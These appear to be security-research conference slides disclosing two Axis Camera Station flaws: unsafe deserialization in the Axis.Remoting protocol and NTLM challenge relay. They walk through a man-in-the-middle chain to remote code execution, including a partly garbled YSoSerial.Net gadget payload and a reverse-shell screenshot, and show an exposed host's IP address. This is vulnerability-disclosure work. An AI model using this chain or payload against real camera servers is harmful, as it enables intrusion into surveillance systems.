

Turning Camera Surveillance on its Axis

Noam Moshe Claroty Research, Claroty Team82

\$whoami




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Vulnerability researcher & Team Lead at Claroty Team82 mostly breaking IoT clouds. Master of Pwn @ Pwn2Own ICS 2023.




I want to hack *Big Company Inc.*



But how?

- Searched for exposed services
- Found an interesting service
- What is axis.remoting protocol?



HTTP 55756/TCP

Microsoft Windows

https://184.176.222.218:55756/

Microsoft HTTP API 2.0

Software

Details

07/05/2025 08:54 UTC

VIEW ALL DATA


Axis Cameras

- IP Camera
- OS is Axis OS (Custom Linux)
- Download firmware from Axis website
- Managed via web interface
 - Configuration, camera feed...



 $\overline{\mathbf{x}}$

Not secure https:// /camera/index.html#/status






Most companies have more than 1 camera...



Axis Camera Station / Device Manager

- Manages Axis cameras
 - Discovery, config, firmwares





Axis Camera Station / Device Manager

Live feed view and video

recording





How its used



On-Prem vs. Cloud versions

- Axis Secure Remote Access (not Axis.Remoting)
 - Pro: Does not require exposing services to the internet
 - Con: pay-per-traffic can be expensive
- On-Prem installation (uses Axis.Remoting)
 - Pro: Free to use
 - Con: Need to expose services to the internet



What about remote access?

- Tons of orgs choose on-prem
 - Connect to their servers remotely
- To stay secure Axis implemented secure protocol
 - Fully encrypted and authenticated binary protocol


Port list

The following tables show which ports and protocols AXIS Camera Station 5 uses. You may need to allow these in your firewall for optimum performance and usability. We calculate port numbers based on the default HTTP main port 55752.


AXIS Camera Station 5 server sends data to devices on the following ports:




On-Prem Connection



On-Prem Connection




On-Prem Connection



Server controls cameras






Let's Deep Dive!


Axis Camera Station / Device Manager

- Windows .NET applications
 - Client and server
- Uses Axis.Remoting protocol
 - Wrapped in mTLS
- Requires authentication
 - Windows Host/Domain Credentials



Let's Unwrap the protocol!

MiTM the Connection with mTLS



Let's analyze the protocol!

- User-Agent: protocol name (Axis.Remoting)
- NTLMSSP: Authentication method (NTLM Challenge Response)
- Hostname: name of computer
- Request/Response:
 JSON-based Service::Method pairs
- Service, Method: the logic to invoke on the server

```
Listening for incoming connections on port 55754...
CLIENT --> SERVER DATA:
User-Agent: Axis.Remoting.N
        --> SERVER DATA:
NTLMSSP-
¬aJ¬¬¬¬¬ MyHostname\Claroty
CLIENT --> SERVER DATA:
  "Request": {
    "Td" · " ICuaTzl 2fdAn"
     "Service": "VersionFacade",
    "Method": "get ProductVersion",
     'Parameters": {}
SERVER --> CLIENT DATA:
  "Response": {
    "Id": "JCuqIzL2fdAp",
    "Value":
      "Id": "5vg9aykDfvh3",
      "Result": "5.57.33556"
```

ServiceContract

- ServiceContract is used
- Client can invoke functions (contracts) on the server
- Common RPC in .NET

```
namespace WindowsClientApi.Common.Versions
   // Token: 0x020002C7 RID: 711
   [ServiceContract]
   public interface IVersionFacade
          Token: 0x170006AE RID: 1710
       // (get) Token: 0x06000FD0 RID: 4048
       Version ProductVersion
           [OperationContract]
           get;
          Token: 0x170006AF RID: 1711
       // (get) Token: 0x06000FD1 RID: 4049
       Version ProtocolVersion
           [OperationContract]
           get;
```

What happens when we have a complicated function?

```
namespace WindowsClientApi.Common.Remoting
   // Token: 0x02000309 RID: 777
   [ServiceContract]
   public interface ISessionFacade
        // Token: 0x0600118A RID: 4490
       Task<LogOnDto> LogOnAsync(Uri uri, ClientInformationDto clientInformationDto, CommunicationType communicationType,
         CancellationToken ct);
       // Token: 0x0600118B RID: 4491
       Task LogOffAsync(ServerIdDto serverId, CancellationToken ct);
       // Token: 0x0600118C RID: 4492
       Task LogOff2Async(Uri uri, CancellationToken ct);
```

What happens when we have a complicated function?

```
namespace WindowsClientApi.Common.Remoting
   // Token: 0x02000309 RID: 777
   [ServiceContract]
   public interface ISessionFacade
       // Token: 0x0600118A RID: 4490
       Task<LogOnDto> LogOnAsync(Uri uri, ClientInformationDto clientInformationDto, CommunicationType communicationType,
        CancellationToken ct);
                  ClientInformationDto clientInformationDto,
       // Token: 0
       Task LogOft
       // Token: 0x0600118C RID: 4492
       Task LogOff2Async(Uri uri, CancellationToken ct);
```

What happens when we have a complicated function?

ClientInformationDto clientInformationDto,

Parameter Deserialization (CVE-2025-30023)

- Non-primitive params are deserialized
- Using TypeNameHandling.Auto
 - → Super dangerous!


```
(TypeNameHandling.Auto));
```

Example Request

```
CLIENT --> SERVER DATA:
777{
 "Request": {
   "Id": "fYpAWaAoNNf9",
   "Service": "SessionFacade",
   "Method": "LogOnAsync",
   "Parameters": {
     "uri": "net.tcp:// ::55754/",
     "clientInformationurg . . .
      "$type": "WindowsClientApi.Common.Remoting.ClientInformationDto, WindowsClientApi"
      "MachineWindowsUserName": "DESKTOP-"",
      "MachineName": "DESKTOP-",
      "PreferredLanguage": "en",
      "ServerId": "00000000-0000-0000-0000-00000000000"
     "communicationType": 1,
     "ct": "audcKz4EZann"
```

We have a deserialization vulnerability! Let's exploit it

Connection Lifecycle



Server Hello, Certificate, Server I Client Key Exchange, Change Cipher New Session Ticket, Change Cipher!

CLIENT --> SERVER DATA:
User-Agent: Axis.Remoting.N

This is auth!



mTLS connection

Start
Axis.Remoting

NTLMSSP Challenge Response

Axis.Remoting Req/Resp (deserialization)


Server Hello, Certificate, Server I Client Key Exchange, Change Cipher New Session Ticket, Change Cipher !

CLIENT --> SERVER DATA:
User-Agent: Axis.Remoting.N


What we have so far

- We have serialization vulnerability (== RCE)
 - But it requires authentication
- But we can exploit it in another form!


Step 1: We MiTM the connection



Step 2: Client authenticates (NTLMSSP) to server and we pass-the-challenge (CVE-2025-30024)



Step 3: After Auth - Inject Deserialization payload



YS YSoSerial.Net

```
CLIENT --> SERVER DATA:
Modified request:
---{
  "Data": {
      "$type": "System.Security.Principal.WindowsIdentity, mscorlib, Version=4.0.0.0, Culture=neutral,
Publickeyroken=p//a5c561934eu89",
      "System.Security.ClaimsIdentity.actor":
"AAEAAAD////AQAAAAAAAAAAMAgAAAF5NaWNyb3NvZnQuUG93ZXJTaGVsbC5FZGl0b3IsIFZlcnNpb249My4wLjAuMCwgQ3VsdHVyZT1
2tlbj0zMWJmMzg1NmFkMzY0ZTM1BQEAAABCTWljcm9zb2Z0LlZpc3VhbFN0dWRpby5UZXh0LkZvcm1hdHRpbmcuVGV4dEZvcm1hdHRpb
Gb3J1Z3JvdW5kQnJ1c2gBAgAAAAYDAAAAtgU8P3htbCB2ZXJzaW9uPSIxLjAiIGVuY29kaW5nPSJ1dGYtMTYiPz4NCjxPYmplY3REYXR
TOiU3RhcnQiIE1zSW5pdG1hbExvYWRFbmFibGVkPSJGYWxzZSIgeG1sbnM9Imh0dHA6Ly9zY2h1bWFzLm1pY3Jvc29mdC5jb20vd21uZ
hdGlvbiIgeG1sbnM6c2Q9ImNsci1uYW1lc3BhY2U6U3lzdGVtLkRpYWdub3N0aWNzO2Fzc2VtYmx5PVN5c3RlbSIgeG1sbnM6eD0iaHR
-2ZOLmNvbS93aW5meC8yMDA2L3hhbWwiPg0KICA8T2JqZWN0RGF0YVByb3ZpZGVyLk9iamVjdEluc3RhbmNlPg0KICAgIDxzZDpQcm9jZ
lc3MuU3RhcnRJbmZvPg0KICAgICAgICA8c2Q6UHJvY2Vzc1N0YXJ0SW5mbyBBcmd1bWVudHM9Ii9jIG1zcGFpbnQiIFN0YW5kYXJkRXJ
H0iIFN0YW5kYXJkT3V0cHV0RW5jb2Rpbmc9Int40k51bGx9IiBVc2VyTmFtZT0iIiBQYXNzd29yZD0ie3g6TnVsbH0iIERvbWFpbj0iI
hbHNlIiBGaWxlTmFtZT0iY21kIiAvPg0KICAgICAgPC9zZDpQcm9jZXNzLlN0YXJ0SW5mbz4NCiAgICA8L3Nk0lByb2Nlc3M+DQogIDw
k9iamVjdEluc3RhbmNlPg0KPC9PYmplY3REYXRhUHJvdmlkZXI+Cw=="
```

Step 4: Reverse Shell on Server!

```
AcsService.exe
Conhost.exe

Disconhost.exe

NT AUTHORITY\...

NT AUTHORITY\...

NT AUTHORITY\...


NT AUTHORITY\...

NT AUTHORITY\...

